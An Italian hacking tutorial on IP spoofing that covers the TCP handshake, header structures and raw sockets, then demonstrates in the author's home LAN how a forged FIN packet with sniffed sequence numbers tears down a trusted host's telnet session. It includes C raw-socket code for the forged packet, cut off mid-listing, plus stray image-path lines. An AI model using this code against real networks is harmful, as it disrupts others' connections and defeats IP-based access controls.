IP - SPOOFING

*by styx^*

INDICE

1.0 PREMESSA
2.0 3 WAY HANDSHAKE
3.0 IP INTERNET PROTOCOL
4.0 TPC TRANSFER CONTROL PROTOCOL
5.0 RAW SOCKET
6.0 PROBLEMATICHE
7.0 IP SPOOFING NON CIECO
- 7.1 SCONNESSIONE
- 7.2 HIJACKING

8.0 IP SPOOFING CIECO
- 8.1 RST? LOL
- 8.2 SCALDATE LE CALCOLATRICI
  - 8.2.1 LA REGOLA DEI 64K
  - 8.2.2 IN BASE AL TEMPO
  - 8.2.3 RANDOM
- 8.3 CALCOLARE IL SEQ
- 8.4 ATTACCO

9.0 FINE?
- 9.1 RINGRAZIAMENTI

1.0 PREMESSA

Salve a tutti,sono ancora io:styx^. Questa volta vi parlerò di un noto argomento:lip-spoofing! Cosa è l'ip-spoofing? Bè,rispondere questa domanda non è facile,in quanto con gli anni ha assunto numerose interpretazioni. In teoria corrisponde a spacciarsi per qualcun altro,nascondere il proprio ip e varie. I vantaggi? Molti dicono che l'ip-spoofing è ormai antiquato,che non serve a nulla, etc.,ma io sono convinto che sia una tecnica molto importante,che ancora oggi viene trattata in molti libri di sicurezza e che sicuramente ci permette di capire molto di più su come lavora/funziona la rete.
Cosa ci permette di fare lip-spoofing? Mmm,le cose che si possono fare sono molte,ma solitamente si sfrutta quando un firewall è settato per far passare solamente connessioni da parte di un determinato host e l'unico modo per connettersi al bersaglio è di "impersonare" quell'host fidato. E' una sola delle possibili implementazioni. L'ip-spoofing si suddivide in cieco e non-cieco. Ma prima di parlarne vediamo un pò i concetti chiave che ci serviranno per affrontare questo articolo.

2.0 3 WAY HANDSHAKE

Allora prima di iniziare il tutto vediamo in dettaglio come avviene un normale 3 way handshake tra un server e un client,cioè quella serie di operazioni che permettono al client di connettersi ad un server e di iniziare quindi una connessione. Di seguito vi allego un client e un server da me fatti e su di essi studieremo il 3 way handshake,usufruendo del comodissimo e mai tramontato (:) tcpdump (man tcpdump).

```
--------- taglia qui: client.c -----------------------------

/* a client that send 8 bytes of data
to server
using:

gcc client.c -o client
./client

*/

#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
```

```
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>
#include <linux/in.h>


main(int argn,char *argv[]) {
struct sockaddr_in server;
int sock, num;
char buf[]= "styx^ k";

if(argn != 2) {
printf("Uso: %s <ip>\n",argv[0]);
exit(0);
}

sock = socket(AF_INET,SOCK_STREAM,0);

server.sin_port = htons(300);
server.sin_addr.s_addr = inet_addr(argv[1]);
server.sin_family = AF_INET;

     if (connect(sock,(struct sockaddr *)&server, sizeof(struct
sockaddr)) == -1) {
         perror("Connect");
     exit(1);
     }

send(sock,buf,sizeof(buf),0);

close(sock);

}

------------taglia qui -------------------------------

------------taglia qui: server.c --------------------------

/*server by styx^:
using:

gcc server.c -o server
./server

*/
```

```
#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>

#define PORTA 300

main() {

int file;
struct sockaddr_in server;
struct sockaddr_in client;
int sock_server;
int sock_client;
int size;
char *h[8];
int num;

sock_server = socket(AF_INET,SOCK_STREAM,0);

server.sin_family = AF_INET;
server.sin_port = htons(PORTA);
server.sin_addr.s_addr = INADDR_ANY;
bzero(&(server.sin_zero),8);

     if((bind(sock_server,(struct sockaddr *)&server ,sizeof(struct
sockaddr))) == -1) {
         perror("Bind:");
     }

     if((listen(sock_server,10)) == -1) {
         perror("Listen");
     }

while(1) {
```

```
size = sizeof(struct sockaddr_in);

     if((sock_client = accept(sock_server,(struct sockaddr
*)&client,&size)) == -1) {
         perror("Accept");
         }

num = recv(sock_client,h,8,0);

close(sock_client);
}
close(sock_server);
}

-------taglia qui--------------------------------------------
```

Facciamo connettere il client con il server e sniffiamo il traffico dei pacchetti:

```
root@styx:~# tcpdump i any -S -vv
tcpdump: WARNING: Promiscuous mode not supported on the "any" device
tcpdump: listening on any

18:15:19.965501 localhost.32768 > localhost.300: SWE [tcp sum ok]
2310176883:2310176883(0) win 32767 ..

18:15:19.965539 localhost.300 > localhost.32768: SE [tcp sum ok]
2297859509:2297859509(0) ack 2310176884 win 32767  ..

18:15:19.965561 localhost.32768 > localhost.300: . [tcp sum ok]
2310176884:2310176884(0) ack 2297859510 win 32767  ..

18:15:19.966617 localhost.32768 > localhost.300: P [tcp sum ok]
2310176884:2310176892(8) ack 2297859510 win 32767 ..

18:15:19.966671 localhost.300 > localhost.32768: . [tcp sum ok]
2297859510:2297859510(0) ack 2310176892 win 32767  ..

18:15:19.966692 localhost.300 > localhost.32768: R [tcp sum ok]
2297859510:2297859510(0) ack 2310176892 win 32767  ..
```

Ora cerchiamo di capire insieme cosa succede:

```
18:49:08.422384 localhost.32786 > localhost.300: SWE [tcp sum ok]
3417034614:3417034614(0) win 32767  ...
```

Il client si connette alla porta 300 del server. L'unica flag settata è S,che sta per SYN.
Il numero di sequenza SEQ (3417034614) è un numero iniziale di sequenza casuale detto ISN (noi lo chiameremo ISNa). Vediamo che non ha un ACK di risposta,in quanto c'è solamente una richiesta di connessione.

```
18:49:08.422412 localhost.300 > localhost.32786: SE [tcp sum ok]
3414056038:3414056038(0) ack 3417034615 win 32767  ...
```

Il server risponde al client con il flag SYN (S) con un ISNb e un ACK con l'ISN(c) che è uguale a ISNa+1.

```
18:49:08.422429 localhost.32786 > localhost.300: . [tcp sum ok]
3417034615:3417034615(0) ack 3414056039 win 32767  ...
```

Il client manda un ACK con il sequencial number uguale a ISNd(ISNb+1). In questo modo termina il 3 way-handshake:

```
         ---------- SYN (ISNa) ------------>
CLIENT   <------SYN (ISNb)/ACK (ISNa+1) ----- SERVER
         ---------- ACK (ISNb+1) ---------->
```

Se avete dato un occhiata al codice avrete visto che il client senda 8 byte di dati...ecco il significato delle righe seguenti:

```
18:49:08.423216 localhost.32786 > localhost.300: P [tcp sum ok]
3417034615:3417034623(8) ack 3414056039 win 32767 ...
```

A questo punto vediamo che il client si connette al server settando il flag PSH (P) e vediamo che i dati inviati
equivalgono a 8 byte (3417034623 - 3417034615 = 8 byte). Viene settato anche il flag ACK,il cui numero di sequenza
è uguale a ISNb+1.

```
18:49:08.423232 localhost.300 > localhost.32786: . [tcp sum ok]
3414056039:3414056039(0) ack 3417034623 win 32767 ...
```


Il server setta il flag ACK il cui sequencial number è uguale a quello di P più il numero di byte inviati (8).
Detto ciò,vediamo insieme i flag disponibili e i loro nomi:

- SYN = syncronize (sincronizza i numeri di sequenza)
- ACK = acknowledge (riconosce i dati)
- FIN = finished (il client o l'origine ha finito di inviare dati)
- RST = reset (interrompe bruscamente la connessione)
- PSH = push (invia dati)
- URG = urgent (dati urgenti in arrivo)

Capito questo,vediamo come sono strutturati i pacchetti ip e tcp.

3.0 IP - INTERNET PROTOCOL

Vediamo come è strutturato un pacchetto ip:



La grandezza totale di un pacchetto ip strutturato come il seguente è di 20 byte. Analizziamo
una per una le varie righe:
La prima:
- 4 bit che indicano la versione del pacchetto ip [version]
- 4 bit che indicano la lunghezza dell'header (la lunghezza giusta è 5) [IHL]
- 8 bit che indicano il tipo di servizio [Type of service]
- 16 bit che indicano tutta la lunghezza (ma proprio tutta) del pacchetto [Total Lenght]

La seconda:
- 16 bit che permetteno a chi ricevere i dati di distingure gli altri pacchetti inviati da uno stesso sistema [Identification]
- 3 bit che servono per la ricostruzione del pacchetto frammentato
- 13 bit che indicano l'offset del pacchetto frammentato [Fragment Offset]

La terza:
- 8 bit che determinano il tempo di vita del pacchetto,cioè il numero di hop massimo che esso può fare (TTL)
- 8 bit che informano del protocollo
- 16 bit che indica il checksum dell'header (Header Checksum)


La quarta:
- 32 bit che indicano l'indirizzo sorgente

La quinta:
- 32 bit che indicano l'indirizzo di destinazione

La sesta non ci interessa.

4.0 TCP - TRASFER CONTROL PROTOCOL

Come è strutturato un pacchetto tcp:



```
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   16-bit source port number   |16-bit destination port number |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        32-bit sequence number                   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          32-bit acknowledgment number                   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| 4-bit |  reserved |U|A|P|R|S|F|                               |
| header|          |R|C|S|S|Y|I|    16-bit window size          |
| lenght|  (6-bits) |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        16-bit checksum        |  16-bit urgent pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|             options                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                  data                    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Segue la spiegazione riga per riga:
La prima:
- 16 bit che indicano la porta sorgente
- 16 bit che indicano la porta di destinzione

La seconda:
- 32 bit che corrispondono al sequence number

La terza:
- 32 bit che corrispondono all'ACK number

La quarta:
- 4 bit che indicano la lunghezza dell'header
- 6 bit riservati
- 6 bit che indicano i flag possibili
- 16 bit che indicano la grandezza di window

La quinta,sesta,settima non ci interessano.

5.0 RAW SOCKET

Tutti i campi di un pacchetto ip,tcp,udp,icmp sono "personalizzabili",grazie alle raw socket. Infatti gli header di un pacchetto tcp/ip/udp/icmp si trovano nella cartella /usr/include/netinet. Quelli di ip nel file ip.h,mentre del tcp nel file tcp.h:degli altri non ci interessa. Vediamo come è strutturato un pacchetto ip:

```
struct iphdr
   {
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN&
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Please fix "
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
   };
```

Vediamo di spiegare i vari campi:

- unsigned int ihl:4 = indica la lunghezza dell' intestatione del pacchetto IP. Solitamente si mette 5.
- unsigned int version:4 = indica la versione del pacchetto IP. La mia al momento è la 4.
- u_int8_t tos = type of service.
- u_int16_t tot_len = lunghezza totale del datagramma (pacchetto IP + pacchetto TCP)
- u_int8_t ttl = time to live, ovvero il massimo numero di hop su cui può passare il pacchetto prima di essere considerato perso.
- u_int8_t protocol = indica il tipo di pacchetto che è incapsulato all'interno del pacchetto IP. Può valere 6 nel caso di un pacchetto TCP, 17 per UDP, 1 per ICMP oppure può assumere il numero di un qualsiasi altro protocollo
- u_int16_t check; una checksum che permette ai router di rilevare eventuali errori nel pacchetto
- u_int32_t saddr; indirizzo IP sorgente (questo è il campo che permette l' IP spoofing se viene modificato)
- u_int32_t daddr; indirizzo IP destinatario

Il campo "u_int16_t check" viene generato attraverso la seguente funzione:

```
u_short in_chksum(u_short *ptr, int nbytes,csum)
{
```

```
  register long sum = csum;      /* assumes long == 32 bits */
  u_short  oddbyte;
  register u_short answer;   /* assumes u_short == 16 bits */
  sum = 0;
  while (nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }
        /* mop up an odd byte, if necessary */
  if (nbytes == 1)
  {
    oddbyte = 0;             /* make sure top half is zero */
    *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
    sum += oddbyte;
  }

  sum  = (sum >> 16) + (sum & 0xffff); /* add high-16 to low-16 */
  sum += (sum >> 16);                 /* add carry */
  answer = ~sum;   /* ones-complement, then truncate to 16 bits */

  return((u_short) answer);
}
```

Vediamo ora l' header del pacchetto TCP che si trova nel file "tcp.h":

```
struct tcphdr
  {
    u_int16_t source;
    u_int16_t dest;
    u_int32_t seq;
    u_int32_t ack_seq;
# if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int16_t res1:4;
    u_int16_t doff:4;
    u_int16_t fin:1;
    u_int16_t syn:1;
    u_int16_t rst:1;
    u_int16_t psh:1;
    u_int16_t ack:1;
    u_int16_t urg:1;
    u_int16_t res2:2;
# elif __BYTE_ORDER == __BIG_ENDIAN
    u_int16_t doff:4;
    u_int16_t res1:4;
    u_int16_t res2:2;
    u_int16_t urg:1;
    u_int16_t ack:1;
    u_int16_t psh:1;
```

```
    u_int16_t rst:1;
    u_int16_t syn:1;
    u_int16_t fin:1;
# else
# error "Adjust your defines"
# endif
    u_int16_t window;
    u_int16_t check;
    u_int16_t urg_ptr;
};
```

Spiego quindi i vari campi:

- u_int16_t source = porta sorgente da cui è partito il pacchetto TCP
- u_int16_t dest = porta a cui è destinato il pacchetto
- u_int32_t seq = numero di sequenza (SEQ)
- u_int32_t ack_seq = SEQ del pacchetto ACK
- u_int16_t doff:4; lunghezza dell' header TCP. Il valore da inserire è 5.
- u_int16_t fin:1; flag che viene utilizzato per chiudere una connessione
- u_int16_t syn:1; flag che serve per stabilire una connessione
- u_int16_t rst:1; flag che serve per resettare una connessione
- u_int16_t psh:1; flag che specifica che i dati presenti nel pacchetto sono da passare immediatamente al programma
- u_int16_t ack:1; flag che serve per stabilire una connessione
- u_int16_t urg:1; flag che notifica la presenza di dati urgenti (non molto utilizzato)
- u_int16_t window; finestra di ricezione che specifica quanti pacchetti possono essere ricevuti insieme
- u_int16_t check; checksum per controllare la correttezza dei dati

Il campo "u_int16_t check" viene generato dal kernel impostandogli come valore 0. Per creare una raw socket,bisogna innanzi tutto creare una socket nel seguente modo:

```
int sock;
sock = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
```

Fatto ciò e creato il pacchetto ip e tcp comunichiamo al kernel che tutti i campi sono stati già riempiti nel modo seguente:

```
int uno = 1;
const int *val = &uno;

setsockopt(sock, IPPROTO_IP, IP_HDRINCL, val, sizeof(uno);
```

Per inviare il pacchetto utilizziamo una semplice sendto().
Ora basta con le chiacchiere e facciamo un esempio di raw socket:

```
#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>
#include <netinet/ip.h>

u_short in_chksum(u_short *ptr, int nbytes)  //funzione per generare
checksum
{
  register long           sum;
  u_short                 oddbyte;
  register u_short        answer;
  sum = 0;
  while (nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }
  if (nbytes == 1)
  {
    oddbyte = 0;
    *((u_char *) &oddbyte) = *(u_char *)ptr;
    sum += oddbyte;
  }
  sum  = (sum >> 16) + (sum & 0xffff);
  sum += (sum >> 16);
  answer = ~sum;
  return((u_short) answer);
}

int main(){
    int sd;
    char buffer[81392];  //lunghezza massima di un pacchetto
```

```
    struct iphdr *ip = (struct iphdr *) buffer;        //definisco la
struttura ip
    struct tcphdr *tcp = (struct tcphdr *) (buffer + sizeof(struct
iphdr));  //definisco la struttura tcp
    struct sockaddr_in sin;
    int one = 1;
    const int *val = &one;


    memset(buffer, 0, 81392);

    sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sd < 0)
        perror("Errore socket()");

/*riempio la struttura ip */

    ip->ihl = 5;
    ip->version = 4;
    ip->tos = 16;
    ip->tot_len = sizeof(struct iphdr) + sizeof(struct tcphdr);
    ip->id = htons(52407);
    ip->frag_off = 0;
    ip->ttl = 64;
    ip->protocol = 6; //il protocollo 6 equivale a TCP
    ip->saddr = inet_addr("127.0.0.1");  //indirizzo sorgente
    ip->daddr = inet_addr("127.0.0.1");  //indirizzo destinatario

/*struttura tcp */

    tcp->source = htons(2485);  //porta sorgente
    tcp->dest = htons(21);   //porta destinazione
    tcp->seq = htonl(0);  //facciamo in modo che l'ISN sia 0
    tcp->ack_seq = 0;
    tcp->doff = 5;
    tcp->syn = 1;  //setto come unico flag quello syn
    tcp->ack = 0;
    tcp->check = 0;
    tcp->window = htons(32767);

/*calcolo il checksum */
    ip->check = in_chksum((unsigned short *) buffer, sizeof(struct
iphdr) + sizeof(struct tcphdr));

    if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
        perror("Errore setsockopt()");

    if (sendto(sd, buffer, ip->tot_len, 0, (struct sockaddr *) &sin,
sizeof(sin)) < 0)
```

```
        perror("Errore sendto()");

    return 0;
}
```

Devo aggiungere che potrete utilizzare le raw socket solamente da root!!

6.0 PROBLEMATICHE

Alcuni dicono:perchè non spoofiamo il nostro ip in modo che ogni volta che ci connettiamo non appare il nostro reale ip ma quello spoofato? Niente di più stupido. I pacchetti infatti non tornerebbero indietro a noi in quanto l'indirizzo ip inserito da noi non esisterebbe e quindi sarebbe inutile. In più per fare un bel ip-spoofing ci servono i SEQ e i numeri di sequenza degli ACK. Quindi l'unico modo per conoscerli sarebbe o avere accesso alla lan dove si trovano gli host più il bersaglio oppure sul traffico dei pacchetti. Riassumendo facciamo un esempio:siamo in una lan dove possiamo sniffare i pacchetti che passano. Il server bersaglio permette di connettersi ad esso solo ad un host fidato(es. styx^). Una volta sniffati i pacchetti potremo conoscere i vari SEQ e ACK,quindi potremo far cadere l'host fidato e prendere il suo posto,stando attenti a modificare opportunamenteogni campo. Il server quindi continuerà a rimanere connesso a noi pensando che siamo styx^:questo è l'ip-spoofing non-cieco.
Mentre nell'ip-spoofing cieco noi non conosciamo i vari SEQ e ack number (in quanto non siamo sulla rotta dei pacchetti), quindi l'unica cosa da fare è prevederli o inventarli.

7.0 IP-SPOOFING NON CIECO

Allora,siamo già all'interno di una lan e possiamo quindi sniffare tutti i pacchetti in transito. Vediamo quindi cosa fare:

1) Sniffare con un sniffer (tcpdump) tutti i pacchetti in transito tra il server fidato e il bersaglio
2) Connettersi al bersaglio
3) Modificare in modo appropriato i vari flag e SEQ

Da questo tipo di ip-spoofing deriva la sconnessione di un host e l'hijacking,ovvero il dirottamento dei dati.

7.1 SCONNESSIONE

Per fare disconnettere un host bisogna fare in modo che il server o il client creda che uno dei due abbiamo mandato all'altro un pacchetto il flag RST o FIN settati. Si possono utilizzare sia le raw socket che le libnet/libpcap. Pensiamo che all'interno

della lan ci sia la seguente situazione:

```
C1 -------------+---------------------> S
                |
C2 -------------+
```

Abbiamo un server S che permette le connessioni solamente al client C1.
Quindi C2, se vuole fare cadere C1 per prendere il suo
posto o per qualcos'altro, dovrà fare in modo che S o lo stesso C1
credano che uno dei due abbia sendato un pacchetto con il flag
SYN o RST settato. Vediamo come dovrà scrivere le sue raw socket C2:

```
indirizzo sorgente = C1
indirizzo destinatario = S
porta sorgente = porta C1
porta destinatario = S
SEQ = SEQ oppurtuno (vediamo poi come)
ACK = ACK oppurtuno (vediamo poi come)
FIN = 1
```

Può sembrare difficile la teoria con questo italiano,ma sicuramente
capirete con questo esempio pratico che potrete provare anche
voi:proviamo il tutto con una LAN. La mia è settata in questo modo:un
client 192.168.1.2 con hostname "portatile" e
un server 192.168.1.1 con hostname "styx". :D
Innanzi tutto dobbiamo settare iptables nel server per fare in modo che
accetti connessioni solo da 192.168.1.2 e non da 192.168.1.1
(una cosa un pò improbabile,ma non ho tre pc :):

```
root@styx:~#iptables -F
root@styx:~# iptables -A INPUT -p tcp --dport 23 -s 192.168.1.1 -j DROP
```

Ora proviamo a connetterci dal nostro localhost verso il telnet (che
avremo attivato predentemente - poi disattivatelo
mi raccomando!!) del server e vediamo un pò:

```
styx@styx:~$ telnet 192.168.1.1
Trying 192.168.1.1...

styx@styx:~$
```

Non si connette! Infatti se vediamo tcpdump noteremo che non si è
avviato il 3 way handshake:

```
14:53:54.663476 styx.32776 > styx.telnet: S 1836988888:1836988888(0) win
5840 ..
14:54:06.665504 styx.32776 > styx.telnet: S 1836988888:1836988888(0) win
5840 ..
..
```

Quindi le uniche connessioni che accetta il server sono quelle provenienti dal client.
Proviamo quindi a fare questo tipo di attacco,cercando di impersonare l'indirizzo 192.168.1.2,
una volta che lui si è connesso alla porta del server 23. Vediamo insieme a tcpdump ($ tcpdump -i any -S -vvv):

```
17:25:19.704704 portatile.32772 > styx.telnet: S [tcp sum ok]
2863240246:2863240246(0) win 5840 ..
17:25:19.704776 styx.telnet > portatile.32772: S [tcp sum ok]
3926624724:3926624724(0) ack 2863240247 win 5792 ..
17:25:19.704890 portatile.32772 > styx.telnet: . [tcp sum ok]
2863240247:2863240247(0) ack 3926624725 win 5840 ..
```

Si è appena concluso il 3 way handshake. Non ho scritto le altre fase di negozazione tipiche di telnet per comodità.

```
***********************
Corrisponde a:

styx@portatile:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

styx login:
Pasword:
*******************
```

Ora l'utente ha scritto il login e la password:

```
...
17:25:46.420357 portatile.32772 > styx.telnet: . [tcp sum ok]
2863240417:2863240417(0) ack 3926625040 win 5840 ..
17:25:46.422899 styx.telnet > portatile.32772: P [tcp sum ok]
3926625040:3926625056(16) ack 2863240417 win 5792 ..
17:25:46.422991 portatile.32772 > styx.telnet: . [tcp sum ok]
2863240417:2863240417(0) ack 3926625056 win 5840 ..
```

Ok,ora l'utente ha a disposizione la shell.

```
*********************
styx@styx:~$
********************
```

Vediamo che qualunque cosa digiti il client,il server risponde con un ack. Vediamo ad esempio se digita una 'l':

```
17:26:12.394370 portatile.32772 > styx.telnet: P [tcp sum ok]
2863240417:2863240418(1) ack 3926625056 win 5840 ..
17:26:12.394808 styx.telnet > portatile.32772: P [tcp sum ok]
3926625056:3926625057(1) ack 2863240418 win 5792  ..
17:26:12.394909 portatile.32772 > styx.telnet: . [tcp sum ok]
2863240418:2863240418(0) ack 3926625057 win 5840  ..

*********************
styx@styx:~$ l
********************
```

Ora un 'backspace':

```
117:26:26.919573 portatile.32772 > styx.telnet: P [tcp sum ok]
2863240418:2863240419(1) ack 3926625057 win 5840  ..
17:26:26.920025 styx.telnet > portatile.32772: P [tcp sum ok]
3926625057:3926625060(3) ack 2863240419 win 5792  ..
17:26:26.920127 portatile.32772 > styx.telnet: . [tcp sum ok]
2863240419:2863240419(0) ack 3926625060 win 5840  ..

*********************
styx@styx:~$
********************
```

Notate che il SEQ rimane uguale dalla fine dell'invio di un comando ('l') all'inizio dell'invio di un altro
('backspace'). Proviamo quindi a far cadere la connessione settando o il flag FIN o RST (come detto in precedenza) e settando
opportunamente il SEQ (sarà 2863240419) e l'ACK number (sarà 3926625060). Vediamo cosa succede (ho scritto lo spoofing con un win diverso (255) per farvi capire meglio):

```
17:27:37.883299 portatile.32772 > styx.telnet: F [tcp sum ok]
2863240419:2863240419(0) win 255  ..
17:27:37.883571 styx.telnet > portatile.32772: F [tcp sum ok]
3926625060:3926625060(0) ack 2863240420 win 5792  ..
17:27:37.883783 portatile.32772 > styx.telnet: F [tcp sum ok]
2863240419:2863240419(0) ack 3926625061 win 5840 ..
17:27:38.087598 portatile.32772 > styx.telnet: F [tcp sum ok]
2863240419:2863240419(0) ack 3926625061 win 5840  ..
17:27:38.087640 styx.telnet > portatile.32772: R [tcp sum ok]
3926625061:3926625061(0) win 0  ..

*********************
styx@styx:~$
Connection closed by foreign host.
********************
```

Come vedete ho mandato un pacchetto con il flag FIN settato con indirizzo spoofato 192.168.1.2 e ho fatto credere al server che il vero 192.168.1.2 abbia richiesto la fine della connessione,con conseguente sconnessione. Ho utilizzato una semplice raw socket per farlo:

```
----sock-fin.c------

#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>
#include <netinet/ip.h>

/* by styx^
usage:
$gcc sock-fin.c -o sockfin
#sock-fin     */

u_short in_chksum(u_short *ptr, int nbytes)
{
  register long           sum;
  u_short                 oddbyte;
  register u_short        answer;
  sum = 0;
  while (nbytes > 1)
  {
    sum += *ptr++;
    nbytes -= 2;
  }
  if (nbytes == 1)
  {
    oddbyte = 0;
    *((u_char *) &oddbyte) = *(u_char *)ptr;
    sum += oddbyte;
  }
  sum  = (sum >> 16) + (sum & 0xffff);
```

```
  sum += (sum >> 16);
  answer = ~sum;
  return((u_short) answer);
}

int main(){
    int sd;
    char buffer[81392];
    struct iphdr *ip = (struct iphdr *) buffer;
    struct tcphdr *tcp = (struct tcphdr *) (buffer + sizeof(struct
iphdr));
    struct sockaddr_in sin;
    int one = 1;
    const int *val = &one;
    memset(buffer, 0, 81392);
    sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sd < 0)
        perror("Errore socket()");

    ip->ihl = 5;
    ip->version = 4;
    ip->tos = 16;
    ip->tot_len = sizeof(struct iphdr) + sizeof(struct tcphdr);
    ip->id = htons(52407);
    ip->frag_off = 0;
    ip->ttl = 64;
    ip->protocol = 6;
